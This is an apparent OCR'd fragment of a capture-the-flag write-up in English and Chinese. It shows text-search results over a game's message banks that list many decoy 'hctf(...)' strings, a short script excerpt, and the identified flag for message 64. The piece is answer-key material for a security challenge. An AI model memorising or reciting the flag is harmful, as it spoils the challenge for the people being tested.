
Search for Text

Type your text here: hctf

Case sensitive

Search Results

Bank 219 - Mess
Bank 558 - Mess
Bank 558 - Mess
Bank 558 - Mess



Messages

```
hctf(B8E94BB45E162F9C2EF10\x0121D9E29A57654)
hctf(3C47F0\x0121B530\x01216C830\x0121CCFC539265320\x01211643)
hctf(5E943BFA9DABBAD5C61ED50\x01214C822A8BA)
hctf(810\x0121E41FDC287A3241BDD94FC0\x0121B238CB0\x0121)
hctf(1175387CF52A40\x0121F566550\x012199658EB98F3)
hctf(C9B3F46E5688B8D777F2FA0\x01215C296D348)
hctf(BDBCB2C58FCE0\x0121D4AD6DC17D9D0\x0121F87C45)
hctf(A14852C68CDA1637A9EB661277B25246)
hctf(7C428228F93B8175F90\x01217238A4EAF9BC8)
hctf(526795EDA670\x0121CF9919A31390\x0121FBBC288C)
hctf(941D450\x01214A65EA478F9764CE9867187B6)
hctf(0\x01214C0\x012160\x012175F643FEE9E64F0\x012125AD29A690\x01213)
hctf(AB6C647FA40\x012187E28E5769D60\x01211CD9F59B)
hctf(C3175E1EFCF5D3AB962795DEDFA75690\x0121)
```

Search for Text


Type your text here: hctf

Case sensitive

Search Results

Bank 219 - Mess
Bank 558 - Mess
Bank 558 - Mess
Bank 558 - Mess

根据提示查看 script：



```
Message 64
WaitButton
CloseMsgOnKeyPress
Releaseall
End
```

第 64 个是 flag ，

text_64="hctf(6A0A81AB5F9917B1EEC3A6183C614380)"